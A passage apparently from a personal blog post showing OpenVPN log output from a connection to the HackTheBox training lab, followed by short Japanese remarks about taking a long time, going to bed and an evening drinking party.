ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-
ipv6 dead:beef:2::1021/64 dead:beef:2::1,ifconfig 10.10.14.35 255.255.254.0,peer-
id 8,cipher AES-256-GCM'
2021-12-26 23:56:18 OPTIONS IMPORT: timers and/or timeouts modified
2021-12-26 23:56:18 OPTIONS IMPORT: --ifconfig/up options modified
2021-12-26 23:56:18 OPTIONS IMPORT: route options modified
2021-12-26 23:56:18 OPTIONS IMPORT: route-related options modified
2021-12-26 23:56:18 OPTIONS IMPORT: peer-id set
2021-12-26 23:56:18 OPTIONS IMPORT: adjusting link_mtu to 1625
2021-12-26 23:56:18 OPTIONS IMPORT: data channel crypto options modified
2021-12-26 23:56:18 Data Channel: using negotiated cipher 'AES-256-GCM'
2021-12-26 23:56:18 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-26 23:56:18 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-26 23:56:18 Preserving previous TUN/TAP instance: tun0
2021-12-26 23:56:18 Initialization Sequence Completed
2021-12-27 00:53:11 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox,
CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 00:53:11 VERIFY KU OK
2021-12-27 00:53:11 Validating certificate extended key usage
2021-12-27 00:53:11 ++ Certificate has EKU (str) TLS Web Server Authentication,
expects TLS Web Server Authentication
2021-12-27 00:53:11 VERIFY EKU OK
2021-12-27 00:53:11 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox,
CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 00:53:12 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 00:53:12 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 00:53:12 Control Channel: TLSv1.3, cipher TLSv1.3
TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-27 01:50:07 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox,
CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 01:50:07 VERIFY KU OK
2021-12-27 01:50:07 Validating certificate extended key usage
2021-12-27 01:50:07 ++ Certificate has EKU (str) TLS Web Server Authentication,
expects TLS Web Server Authentication
2021-12-27 01:50:07 VERIFY EKU OK
2021-12-27 01:50:07 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox,
CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 01:50:09 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
```

```
2021-12-27 01:50:09 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 01:50:09 Control Channel: TLSv1.3, cipher TLSv1.3
TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-27 02:47:05 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox,
CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 02:47:05 VERIFY KU OK
2021-12-27 02:47:05 Validating certificate extended key usage
2021-12-27 02:47:05 ++ Certificate has EKU (str) TLS Web Server Authentication,
expects TLS Web Server Authentication
2021-12-27 02:47:05 VERIFY EKU OK
2021-12-27 02:47:05 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox,
CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 02:47:05 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 02:47:05 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 02:47:05 Control Channel: TLSv1.3, cipher TLSv1.3
TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-27 03:43:58 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox,
CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 03:43:58 VERIFY KU OK
2021-12-27 03:43:58 Validating certificate extended key usage
2021-12-27 03:43:58 ++ Certificate has EKU (str) TLS Web Server Authentication,
expects TLS Web Server Authentication
2021-12-27 03:43:58 VERIFY EKU OK
2021-12-27 03:43:58 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox,
CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-27 03:44:00 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 03:44:00 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-27 03:44:00 Control Channel: TLSv1.3, cipher TLSv1.3
TLS_AES_256_GCM_SHA384, 2048 bit RSA
^Z
zsh: suspended  sudo openvpn lab_yuschumacher.ovpn
```

だいぶよそ事してたから時間かかった

今日はねます．

夕方から飲み会です